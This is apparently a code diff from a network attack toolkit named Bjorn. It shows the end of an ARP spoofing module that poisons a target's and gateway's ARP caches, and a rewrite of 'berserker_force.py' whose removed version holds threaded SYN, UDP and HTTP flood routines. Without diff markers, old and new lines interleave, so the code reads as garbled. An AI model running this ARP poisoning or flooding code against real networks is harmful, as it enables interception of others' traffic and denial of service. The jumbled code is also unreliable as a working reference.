duration = int(getattr(self.shared_data, "arp_spoof_duration", 60))
|
||||
interval = max(1, int(getattr(self.shared_data, "arp_spoof_interval", 2)))
|
||||
packets_sent = 0
|
||||
start_time = time.time()
|
||||
|
||||
while (time.time() - start_time) < duration:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit — stopping ARP spoof")
|
||||
break
|
||||
self._send_arp_poison(ip, target_mac, gateway_ip, iface)
|
||||
self._send_arp_poison(gateway_ip, gateway_mac, ip, iface)
|
||||
packets_sent += 2
|
||||
|
||||
print(f"Sending ARP packets to poison {self.target_ip} and {self.gateway_ip}")
|
||||
self.spoof(self.target_ip, self.gateway_ip)
|
||||
self.spoof(self.gateway_ip, self.target_ip)
|
||||
elapsed = time.time() - start_time
|
||||
pct = min(90, int(20 + (elapsed / max(duration, 1)) * 70))
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
if packets_sent % 20 == 0:
|
||||
self.shared_data.log_milestone(b_class, "Status", f"Injected {packets_sent} poison pkts")
|
||||
|
||||
time.sleep(self.delay)
|
||||
time.sleep(interval)
|
||||
|
||||
# 4) Restore ARP tables
|
||||
self.shared_data.bjorn_progress = "95%"
|
||||
logger.info("Restoring ARP tables...")
|
||||
self.shared_data.log_milestone(b_class, "RestoreStart", f"Healing {ip} and {gateway_ip}")
|
||||
self._send_arp_restore(ip, target_mac, gateway_ip, gateway_mac, iface)
|
||||
self._send_arp_restore(gateway_ip, gateway_mac, ip, target_mac, iface)
|
||||
|
||||
# 5) Save results
|
||||
elapsed_total = time.time() - start_time
|
||||
result_data = {
|
||||
"timestamp": datetime.datetime.now().isoformat(),
|
||||
"target_ip": ip, "target_mac": target_mac,
|
||||
"gateway_ip": gateway_ip, "gateway_mac": gateway_mac,
|
||||
"duration_s": round(elapsed_total, 1),
|
||||
"packets_sent": packets_sent,
|
||||
"hostname": hostname, "mac_address": mac
|
||||
}
|
||||
try:
|
||||
ts = datetime.datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
out_file = os.path.join(OUTPUT_DIR, f"arp_spoof_{ip}_{ts}.json")
|
||||
with open(out_file, "w") as f:
|
||||
json.dump(result_data, f, indent=2)
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save results: {e}")
|
||||
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
self.shared_data.log_milestone(b_class, "Complete", f"Restored tables after {packets_sent} pkts")
|
||||
return "success"
|
||||
|
||||
except KeyboardInterrupt:
|
||||
print("Attack interrupted. Restoring ARP tables.")
|
||||
self.restore(self.target_ip, self.gateway_ip)
|
||||
self.restore(self.gateway_ip, self.target_ip)
|
||||
print("ARP Spoofing stopped and ARP tables restored.")
|
||||
except Exception as e:
|
||||
print(f"Unexpected error during ARP Spoofing attack: {e}")
|
||||
logger.error(f"ARPSpoof failed for {ip}: {e}")
|
||||
if target_mac and gateway_mac and gateway_ip:
|
||||
try:
|
||||
self._send_arp_restore(ip, target_mac, gateway_ip, gateway_mac, iface)
|
||||
self._send_arp_restore(gateway_ip, gateway_mac, ip, target_mac, iface)
|
||||
logger.info("Emergency ARP restore sent after error")
|
||||
except Exception:
|
||||
pass
|
||||
return "failed"
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
def save_settings(target, gateway, interface, delay):
|
||||
"""Saves the ARP spoofing settings to a JSON file."""
|
||||
try:
|
||||
os.makedirs(SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"gateway": gateway,
|
||||
"interface": interface,
|
||||
"delay": delay
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as file:
|
||||
json.dump(settings, file)
|
||||
print(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
print(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Loads the ARP spoofing settings from a JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as file:
|
||||
return json.load(file)
|
||||
except Exception as e:
|
||||
print(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser(description="ARP Spoofing Attack Script")
|
||||
parser.add_argument("-t", "--target", help="IP address of the target device")
|
||||
parser.add_argument("-g", "--gateway", help="IP address of the gateway")
|
||||
parser.add_argument("-i", "--interface", default=conf.iface, help="Network interface to use (default: primary interface)")
|
||||
parser.add_argument("-d", "--delay", type=float, default=2, help="Delay between ARP packets in seconds (default: 2 seconds)")
|
||||
args = parser.parse_args()
|
||||
|
||||
# Load saved settings and override with CLI arguments
|
||||
settings = load_settings()
|
||||
target_ip = args.target or settings.get("target")
|
||||
gateway_ip = args.gateway or settings.get("gateway")
|
||||
interface = args.interface or settings.get("interface")
|
||||
delay = args.delay or settings.get("delay")
|
||||
|
||||
if not target_ip or not gateway_ip:
|
||||
print("Target and Gateway IPs are required. Use -t and -g or save them in the settings file.")
|
||||
exit(1)
|
||||
|
||||
# Save the settings for future use
|
||||
save_settings(target_ip, gateway_ip, interface, delay)
|
||||
|
||||
# Execute the attack
|
||||
spoof = ARPSpoof(target_ip=target_ip, gateway_ip=gateway_ip, interface=interface, delay=delay)
|
||||
spoof.execute()
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
spoofer = ARPSpoof(shared_data)
|
||||
logger.info("ARPSpoof module ready.")
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
|
||||
@@ -1,315 +1,617 @@
|
||||
# Resource exhaustion testing tool for network and service stress analysis.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/berserker_force_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target Target IP or hostname to test.
|
||||
# -p, --ports Ports to test (comma-separated, default: common ports).
|
||||
# -m, --mode Test mode (syn, udp, http, mixed, default: mixed).
|
||||
# -r, --rate Packets per second (default: 100).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/stress).
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
berserker_force.py -- Service resilience / stress testing (Pi Zero friendly, orchestrator compatible).
|
||||
|
||||
What it does:
|
||||
- Phase 1 (Baseline): Measures TCP connect response times per port (3 samples each).
|
||||
- Phase 2 (Stress Test): Runs a rate-limited load test using TCP connect, optional SYN probes
|
||||
(scapy), HTTP probes (urllib), or mixed mode.
|
||||
- Phase 3 (Post-stress): Re-measures baseline to detect degradation.
|
||||
- Phase 4 (Analysis): Computes per-port degradation percentages, writes a JSON report.
|
||||
|
||||
This is NOT a DoS tool. It sends measured, rate-limited probes and records how the
|
||||
target's response times change under light load. Max 50 req/s to stay RPi-safe.
|
||||
|
||||
Output is saved to data/output/stress/<ip>_<timestamp>.json
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
import time
|
||||
import queue
|
||||
import socket
|
||||
import os
|
||||
import random
|
||||
import requests
|
||||
from scapy.all import *
|
||||
import psutil
|
||||
from collections import defaultdict
|
||||
import socket
|
||||
import ssl
|
||||
import statistics
|
||||
import time
|
||||
import threading
|
||||
from datetime import datetime, timezone
|
||||
|
||||
from typing import Any, Dict, List, Optional, Tuple
|
||||
from urllib.request import Request, urlopen
|
||||
from urllib.error import URLError
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker
|
||||
|
||||
logger = Logger(name="berserker_force.py", level=logging.DEBUG)
|
||||
|
||||
# -------------------- Scapy (optional) ----------------------------------------
|
||||
_HAS_SCAPY = False
|
||||
try:
|
||||
from scapy.all import IP, TCP, sr1, conf as scapy_conf # type: ignore
|
||||
_HAS_SCAPY = True
|
||||
except ImportError:
|
||||
logger.info("scapy not available -- SYN probe mode will fall back to TCP connect")
|
||||
|
||||
# -------------------- Action metadata (AST-friendly) --------------------------
|
||||
b_class = "BerserkerForce"
|
||||
b_module = "berserker_force"
|
||||
b_enabled = 0
|
||||
b_status = "berserker_force"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
b_service = '[]'
|
||||
b_trigger = "on_port_change"
|
||||
b_action = "aggressive"
|
||||
b_requires = '{"action":"NetworkScanner","status":"success","scope":"global"}'
|
||||
b_priority = 15
|
||||
b_cooldown = 7200
|
||||
b_rate_limit = "2/86400"
|
||||
b_timeout = 300
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 1
|
||||
b_risk_level = "high"
|
||||
b_enabled = 1
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
b_category = "stress"
|
||||
b_name = "Berserker Force"
|
||||
b_description = (
|
||||
"Service resilience and stress-testing action. Measures baseline response "
|
||||
"times, applies controlled TCP/SYN/HTTP load, then re-measures to quantify "
|
||||
"degradation. Rate-limited to 50 req/s max (RPi-safe). No actual DoS -- "
|
||||
"just measured probing with structured JSON reporting."
|
||||
)
|
||||
b_author = "Bjorn Community"
|
||||
b_version = "2.0.0"
|
||||
b_icon = "BerserkerForce.png"
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/stress"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "berserker_force_settings.json")
|
||||
DEFAULT_PORTS = [21, 22, 23, 25, 80, 443, 445, 3306, 3389, 5432]
|
||||
b_tags = ["stress", "availability", "resilience"]
|
||||
|
||||
b_args = {
|
||||
"mode": {
|
||||
"type": "select",
|
||||
"label": "Probe mode",
|
||||
"choices": ["tcp", "syn", "http", "mixed"],
|
||||
"default": "tcp",
|
||||
"help": "tcp = connect probe, syn = SYN via scapy (needs root), "
|
||||
"http = urllib GET for web ports, mixed = random pick per probe.",
|
||||
},
|
||||
"duration": {
|
||||
"type": "slider",
|
||||
"label": "Stress duration (s)",
|
||||
"min": 10,
|
||||
"max": 120,
|
||||
"step": 5,
|
||||
"default": 30,
|
||||
"help": "How long the stress phase runs in seconds.",
|
||||
},
|
||||
"rate": {
|
||||
"type": "slider",
|
||||
"label": "Probes per second",
|
||||
"min": 1,
|
||||
"max": 50,
|
||||
"step": 1,
|
||||
"default": 20,
|
||||
"help": "Max probes per second (clamped to 50 for RPi safety).",
|
||||
},
|
||||
}
|
||||
|
||||
b_examples = [
|
||||
{"mode": "tcp", "duration": 30, "rate": 20},
|
||||
{"mode": "mixed", "duration": 60, "rate": 40},
|
||||
{"mode": "syn", "duration": 20, "rate": 10},
|
||||
]
|
||||
|
||||
b_docs_url = "docs/actions/BerserkerForce.md"
|
||||
|
||||
# -------------------- Constants -----------------------------------------------
|
||||
_DATA_DIR = "/home/bjorn/Bjorn/data"
|
||||
OUTPUT_DIR = os.path.join(_DATA_DIR, "output", "stress")
|
||||
|
||||
_BASELINE_SAMPLES = 3 # TCP connect samples per port for baseline
|
||||
_CONNECT_TIMEOUT_S = 2.0 # socket connect timeout
|
||||
_HTTP_TIMEOUT_S = 3.0 # urllib timeout
|
||||
_MAX_RATE = 50 # hard ceiling probes/s (RPi guard)
|
||||
_WEB_PORTS = {80, 443, 8080, 8443, 8000, 8888, 9443, 3000, 5000}
|
||||
|
||||
# -------------------- Helpers -------------------------------------------------
|
||||
|
||||
def _tcp_connect_time(ip: str, port: int, timeout_s: float = _CONNECT_TIMEOUT_S) -> Optional[float]:
|
||||
"""Return round-trip TCP connect time in seconds, or None on failure."""
|
||||
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
sock.settimeout(timeout_s)
|
||||
try:
|
||||
t0 = time.monotonic()
|
||||
err = sock.connect_ex((ip, int(port)))
|
||||
elapsed = time.monotonic() - t0
|
||||
return elapsed if err == 0 else None
|
||||
except Exception:
|
||||
return None
|
||||
finally:
|
||||
try:
|
||||
sock.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
|
||||
def _syn_probe_time(ip: str, port: int, timeout_s: float = _CONNECT_TIMEOUT_S) -> Optional[float]:
|
||||
"""Send a SYN via scapy and measure SYN-ACK time. Falls back to TCP connect."""
|
||||
if not _HAS_SCAPY:
|
||||
return _tcp_connect_time(ip, port, timeout_s)
|
||||
try:
|
||||
pkt = IP(dst=ip) / TCP(dport=int(port), flags="S", seq=random.randint(0, 0xFFFFFFFF))
|
||||
t0 = time.monotonic()
|
||||
resp = sr1(pkt, timeout=timeout_s, verbose=0)
|
||||
elapsed = time.monotonic() - t0
|
||||
if resp and resp.haslayer(TCP):
|
||||
flags = resp[TCP].flags
|
||||
# SYN-ACK (0x12) or RST (0x14) both count as "responded"
|
||||
if flags in (0x12, 0x14, "SA", "RA"):
|
||||
# Send RST to be polite
|
||||
try:
|
||||
from scapy.all import send as scapy_send # type: ignore
|
||||
rst = IP(dst=ip) / TCP(dport=int(port), flags="R", seq=resp[TCP].ack)
|
||||
scapy_send(rst, verbose=0)
|
||||
except Exception:
|
||||
pass
|
||||
return elapsed
|
||||
return None
|
||||
except Exception:
|
||||
return _tcp_connect_time(ip, port, timeout_s)
|
||||
|
||||
|
||||
def _http_probe_time(ip: str, port: int, timeout_s: float = _HTTP_TIMEOUT_S) -> Optional[float]:
|
||||
"""Send an HTTP HEAD/GET and measure response time via urllib."""
|
||||
scheme = "https" if int(port) in {443, 8443, 9443} else "http"
|
||||
url = f"{scheme}://{ip}:{port}/"
|
||||
ctx = None
|
||||
if scheme == "https":
|
||||
ctx = ssl.create_default_context()
|
||||
ctx.check_hostname = False
|
||||
ctx.verify_mode = ssl.CERT_NONE
|
||||
try:
|
||||
req = Request(url, method="HEAD", headers={"User-Agent": "BjornStress/2.0"})
|
||||
t0 = time.monotonic()
|
||||
resp = urlopen(req, timeout=timeout_s, context=ctx) if ctx else urlopen(req, timeout=timeout_s)
|
||||
elapsed = time.monotonic() - t0
|
||||
resp.close()
|
||||
return elapsed
|
||||
except Exception:
|
||||
# Fallback: even a refused connection or error page counts
|
||||
try:
|
||||
req2 = Request(url, method="GET", headers={"User-Agent": "BjornStress/2.0"})
|
||||
t0 = time.monotonic()
|
||||
resp2 = urlopen(req2, timeout=timeout_s, context=ctx) if ctx else urlopen(req2, timeout=timeout_s)
|
||||
elapsed = time.monotonic() - t0
|
||||
resp2.close()
|
||||
return elapsed
|
||||
except URLError:
|
||||
return None
|
||||
except Exception:
|
||||
return None
|
||||
|
||||
|
||||
def _pick_probe_func(mode: str, port: int):
|
||||
"""Return the probe function appropriate for the requested mode + port."""
|
||||
if mode == "tcp":
|
||||
return _tcp_connect_time
|
||||
elif mode == "syn":
|
||||
return _syn_probe_time
|
||||
elif mode == "http":
|
||||
if int(port) in _WEB_PORTS:
|
||||
return _http_probe_time
|
||||
return _tcp_connect_time # non-web port falls back
|
||||
elif mode == "mixed":
|
||||
candidates = [_tcp_connect_time]
|
||||
if _HAS_SCAPY:
|
||||
candidates.append(_syn_probe_time)
|
||||
if int(port) in _WEB_PORTS:
|
||||
candidates.append(_http_probe_time)
|
||||
return random.choice(candidates)
|
||||
return _tcp_connect_time
|
||||
|
||||
|
||||
def _safe_mean(values: List[float]) -> float:
|
||||
return statistics.mean(values) if values else 0.0
|
||||
|
||||
|
||||
def _safe_stdev(values: List[float]) -> float:
|
||||
return statistics.stdev(values) if len(values) >= 2 else 0.0
|
||||
|
||||
|
||||
def _degradation_pct(baseline_mean: float, post_mean: float) -> float:
|
||||
"""Percentage increase from baseline to post-stress. Positive = slower."""
|
||||
if baseline_mean <= 0:
|
||||
return 0.0
|
||||
return round(((post_mean - baseline_mean) / baseline_mean) * 100.0, 2)
|
||||
|
||||
|
||||
# -------------------- Main class ----------------------------------------------
|
||||
|
||||
class BerserkerForce:
|
||||
def __init__(self, target, ports=None, mode='mixed', rate=100, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.target = target
|
||||
self.ports = ports or DEFAULT_PORTS
|
||||
self.mode = mode
|
||||
self.rate = rate
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.active = False
|
||||
self.lock = threading.Lock()
|
||||
self.packet_queue = queue.Queue()
|
||||
|
||||
self.stats = defaultdict(int)
|
||||
self.start_time = None
|
||||
self.target_resources = {}
|
||||
"""Service resilience tester -- orchestrator-compatible Bjorn action."""
|
||||
|
||||
def monitor_target(self):
|
||||
"""Monitor target's response times and availability."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
try:
|
||||
start_time = time.time()
|
||||
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
|
||||
s.settimeout(1)
|
||||
result = s.connect_ex((self.target, port))
|
||||
response_time = time.time() - start_time
|
||||
|
||||
with self.lock:
|
||||
self.target_resources[port] = {
|
||||
'status': 'open' if result == 0 else 'closed',
|
||||
'response_time': response_time
|
||||
}
|
||||
except:
|
||||
with self.lock:
|
||||
self.target_resources[port] = {
|
||||
'status': 'error',
|
||||
'response_time': None
|
||||
}
|
||||
|
||||
time.sleep(1)
|
||||
except Exception as e:
|
||||
logging.error(f"Error monitoring target: {e}")
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def syn_flood(self):
|
||||
"""Generate SYN flood packets."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
packet = IP(dst=self.target)/TCP(dport=port, flags="S",
|
||||
seq=random.randint(0, 65535))
|
||||
self.packet_queue.put(('syn', packet))
|
||||
with self.lock:
|
||||
self.stats['syn_packets'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in SYN flood: {e}")
|
||||
# ------------------------------------------------------------------ #
|
||||
# Phase helpers #
|
||||
# ------------------------------------------------------------------ #
|
||||
|
||||
def udp_flood(self):
|
||||
"""Generate UDP flood packets."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
data = os.urandom(1024) # Random payload
|
||||
packet = IP(dst=self.target)/UDP(dport=port)/Raw(load=data)
|
||||
self.packet_queue.put(('udp', packet))
|
||||
with self.lock:
|
||||
self.stats['udp_packets'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in UDP flood: {e}")
|
||||
def _resolve_ports(self, ip: str, port, row: Dict) -> List[int]:
|
||||
"""Gather target ports from the port argument, row data, or DB hosts table."""
|
||||
ports: List[int] = []
|
||||
|
||||
def http_flood(self):
|
||||
"""Generate HTTP flood requests."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in [80, 443]:
|
||||
if port in self.ports:
|
||||
protocol = 'https' if port == 443 else 'http'
|
||||
url = f"{protocol}://{self.target}"
|
||||
|
||||
# Randomize request type
|
||||
request_type = random.choice(['get', 'post', 'head'])
|
||||
|
||||
try:
|
||||
if request_type == 'get':
|
||||
requests.get(url, timeout=1)
|
||||
elif request_type == 'post':
|
||||
requests.post(url, data=os.urandom(1024), timeout=1)
|
||||
else:
|
||||
requests.head(url, timeout=1)
|
||||
|
||||
with self.lock:
|
||||
self.stats['http_requests'] += 1
|
||||
|
||||
except:
|
||||
with self.lock:
|
||||
self.stats['http_errors'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in HTTP flood: {e}")
|
||||
|
||||
def packet_sender(self):
|
||||
"""Send packets from the queue."""
|
||||
while self.active:
|
||||
try:
|
||||
if not self.packet_queue.empty():
|
||||
packet_type, packet = self.packet_queue.get()
|
||||
send(packet, verbose=False)
|
||||
|
||||
with self.lock:
|
||||
self.stats['packets_sent'] += 1
|
||||
|
||||
else:
|
||||
time.sleep(0.1)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error sending packet: {e}")
|
||||
|
||||
def calculate_statistics(self):
|
||||
"""Calculate and update testing statistics."""
|
||||
duration = time.time() - self.start_time
|
||||
|
||||
stats = {
|
||||
'duration': duration,
|
||||
'packets_per_second': self.stats['packets_sent'] / duration,
|
||||
'total_packets': self.stats['packets_sent'],
|
||||
'syn_packets': self.stats['syn_packets'],
|
||||
'udp_packets': self.stats['udp_packets'],
|
||||
'http_requests': self.stats['http_requests'],
|
||||
'http_errors': self.stats['http_errors'],
|
||||
'target_resources': self.target_resources
|
||||
}
|
||||
|
||||
return stats
|
||||
|
||||
def save_results(self):
|
||||
"""Save test results and statistics."""
|
||||
# 1) Explicit port argument
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'configuration': {
|
||||
'target': self.target,
|
||||
'ports': self.ports,
|
||||
'mode': self.mode,
|
||||
'rate': self.rate
|
||||
p = int(port) if str(port).strip() else None
|
||||
if p:
|
||||
ports.append(p)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2) Row data (Ports column, semicolon-separated)
|
||||
if not ports:
|
||||
ports_txt = str(row.get("Ports") or row.get("ports") or "")
|
||||
for tok in ports_txt.replace(",", ";").split(";"):
|
||||
tok = tok.strip().split("/")[0] # handle "80/tcp"
|
||||
if tok.isdigit():
|
||||
ports.append(int(tok))
|
||||
|
||||
# 3) DB lookup via MAC
|
||||
if not ports:
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
if mac:
|
||||
try:
|
||||
rows = self.shared_data.db.query(
|
||||
"SELECT ports FROM hosts WHERE mac_address=? LIMIT 1", (mac,)
|
||||
)
|
||||
if rows and rows[0].get("ports"):
|
||||
for tok in rows[0]["ports"].replace(",", ";").split(";"):
|
||||
tok = tok.strip().split("/")[0]
|
||||
if tok.isdigit():
|
||||
ports.append(int(tok))
|
||||
except Exception as exc:
|
||||
logger.debug(f"DB port lookup failed: {exc}")
|
||||
|
||||
# De-duplicate, cap at 20 ports (Pi Zero guard)
|
||||
seen = set()
|
||||
unique: List[int] = []
|
||||
for p in ports:
|
||||
if p not in seen:
|
||||
seen.add(p)
|
||||
unique.append(p)
|
||||
return unique[:20]
|
||||
|
||||
def _measure_baseline(self, ip: str, ports: List[int], samples: int = _BASELINE_SAMPLES) -> Dict[int, List[float]]:
|
||||
"""Phase 1 / 3: TCP connect baseline measurement (always TCP for consistency)."""
|
||||
baselines: Dict[int, List[float]] = {}
|
||||
for p in ports:
|
||||
times: List[float] = []
|
||||
for _ in range(samples):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
rt = _tcp_connect_time(ip, p)
|
||||
if rt is not None:
|
||||
times.append(rt)
|
||||
time.sleep(0.05) # gentle spacing
|
||||
baselines[p] = times
|
||||
return baselines
|
||||
|
||||
def _run_stress(
|
||||
self,
|
||||
ip: str,
|
||||
ports: List[int],
|
||||
mode: str,
|
||||
duration_s: int,
|
||||
rate: int,
|
||||
progress: ProgressTracker,
|
||||
stress_progress_start: int,
|
||||
stress_progress_span: int,
|
||||
) -> Dict[int, Dict[str, Any]]:
|
||||
"""Phase 2: Controlled stress test with rate limiting."""
|
||||
rate = max(1, min(rate, _MAX_RATE))
|
||||
interval = 1.0 / rate
|
||||
deadline = time.monotonic() + duration_s
|
||||
|
||||
# Per-port accumulators
|
||||
results: Dict[int, Dict[str, Any]] = {}
|
||||
for p in ports:
|
||||
results[p] = {"sent": 0, "success": 0, "fail": 0, "times": []}
|
||||
|
||||
total_probes_est = rate * duration_s
|
||||
probes_done = 0
|
||||
port_idx = 0
|
||||
|
||||
while time.monotonic() < deadline:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
p = ports[port_idx % len(ports)]
|
||||
port_idx += 1
|
||||
|
||||
probe_fn = _pick_probe_func(mode, p)
|
||||
rt = probe_fn(ip, p)
|
||||
results[p]["sent"] += 1
|
||||
if rt is not None:
|
||||
results[p]["success"] += 1
|
||||
results[p]["times"].append(rt)
|
||||
else:
|
||||
results[p]["fail"] += 1
|
||||
|
||||
probes_done += 1
|
||||
|
||||
# Update progress (map probes_done onto the stress progress range)
|
||||
if total_probes_est > 0:
|
||||
frac = min(1.0, probes_done / total_probes_est)
|
||||
pct = stress_progress_start + int(frac * stress_progress_span)
|
||||
self.shared_data.bjorn_progress = f"{min(pct, stress_progress_start + stress_progress_span)}%"
|
||||
|
||||
# Rate limit
|
||||
time.sleep(interval)
|
||||
|
||||
return results
|
||||
|
||||
def _analyze(
|
||||
self,
|
||||
pre_baseline: Dict[int, List[float]],
|
||||
post_baseline: Dict[int, List[float]],
|
||||
stress_results: Dict[int, Dict[str, Any]],
|
||||
ports: List[int],
|
||||
) -> Dict[str, Any]:
|
||||
"""Phase 4: Build the analysis report dict."""
|
||||
per_port: List[Dict[str, Any]] = []
|
||||
for p in ports:
|
||||
pre = pre_baseline.get(p, [])
|
||||
post = post_baseline.get(p, [])
|
||||
sr = stress_results.get(p, {"sent": 0, "success": 0, "fail": 0, "times": []})
|
||||
|
||||
pre_mean = _safe_mean(pre)
|
||||
post_mean = _safe_mean(post)
|
||||
degradation = _degradation_pct(pre_mean, post_mean)
|
||||
|
||||
per_port.append({
|
||||
"port": p,
|
||||
"pre_baseline": {
|
||||
"samples": len(pre),
|
||||
"mean_s": round(pre_mean, 6),
|
||||
"stdev_s": round(_safe_stdev(pre), 6),
|
||||
"values_s": [round(v, 6) for v in pre],
|
||||
},
|
||||
'statistics': self.calculate_statistics()
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"stress_test_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
"stress": {
|
||||
"probes_sent": sr["sent"],
|
||||
"probes_ok": sr["success"],
|
||||
"probes_fail": sr["fail"],
|
||||
"mean_rt_s": round(_safe_mean(sr["times"]), 6),
|
||||
"stdev_rt_s": round(_safe_stdev(sr["times"]), 6),
|
||||
"min_rt_s": round(min(sr["times"]), 6) if sr["times"] else None,
|
||||
"max_rt_s": round(max(sr["times"]), 6) if sr["times"] else None,
|
||||
},
|
||||
"post_baseline": {
|
||||
"samples": len(post),
|
||||
"mean_s": round(post_mean, 6),
|
||||
"stdev_s": round(_safe_stdev(post), 6),
|
||||
"values_s": [round(v, 6) for v in post],
|
||||
},
|
||||
"degradation_pct": degradation,
|
||||
})
|
||||
|
||||
def start(self):
|
||||
"""Start stress testing."""
|
||||
self.active = True
|
||||
self.start_time = time.time()
|
||||
|
||||
threads = []
|
||||
|
||||
# Start monitoring thread
|
||||
monitor_thread = threading.Thread(target=self.monitor_target)
|
||||
monitor_thread.start()
|
||||
threads.append(monitor_thread)
|
||||
|
||||
# Start sender thread
|
||||
sender_thread = threading.Thread(target=self.packet_sender)
|
||||
sender_thread.start()
|
||||
threads.append(sender_thread)
|
||||
|
||||
# Start attack threads based on mode
|
||||
if self.mode in ['syn', 'mixed']:
|
||||
syn_thread = threading.Thread(target=self.syn_flood)
|
||||
syn_thread.start()
|
||||
threads.append(syn_thread)
|
||||
|
||||
if self.mode in ['udp', 'mixed']:
|
||||
udp_thread = threading.Thread(target=self.udp_flood)
|
||||
udp_thread.start()
|
||||
threads.append(udp_thread)
|
||||
|
||||
if self.mode in ['http', 'mixed']:
|
||||
http_thread = threading.Thread(target=self.http_flood)
|
||||
http_thread.start()
|
||||
threads.append(http_thread)
|
||||
|
||||
return threads
|
||||
# Overall summary
|
||||
total_sent = sum(sr.get("sent", 0) for sr in stress_results.values())
|
||||
total_ok = sum(sr.get("success", 0) for sr in stress_results.values())
|
||||
total_fail = sum(sr.get("fail", 0) for sr in stress_results.values())
|
||||
avg_degradation = (
|
||||
round(statistics.mean([pp["degradation_pct"] for pp in per_port]), 2)
|
||||
if per_port else 0.0
|
||||
)
|
||||
|
||||
def stop(self):
|
||||
"""Stop stress testing."""
|
||||
self.active = False
|
||||
self.save_results()
|
||||
|
||||
def save_settings(target, ports, mode, rate, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"ports": ports,
|
||||
"mode": mode,
|
||||
"rate": rate,
|
||||
"output_dir": output_dir
|
||||
return {
|
||||
"summary": {
|
||||
"ports_tested": len(ports),
|
||||
"total_probes_sent": total_sent,
|
||||
"total_probes_ok": total_ok,
|
||||
"total_probes_fail": total_fail,
|
||||
"avg_degradation_pct": avg_degradation,
|
||||
},
|
||||
"per_port": per_port,
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
def _save_report(self, ip: str, mode: str, duration_s: int, rate: int, analysis: Dict) -> str:
|
||||
"""Write the JSON report and return the file path."""
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
os.makedirs(OUTPUT_DIR, exist_ok=True)
|
||||
except Exception as exc:
|
||||
logger.warning(f"Could not create output dir {OUTPUT_DIR}: {exc}")
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Resource exhaustion testing tool")
|
||||
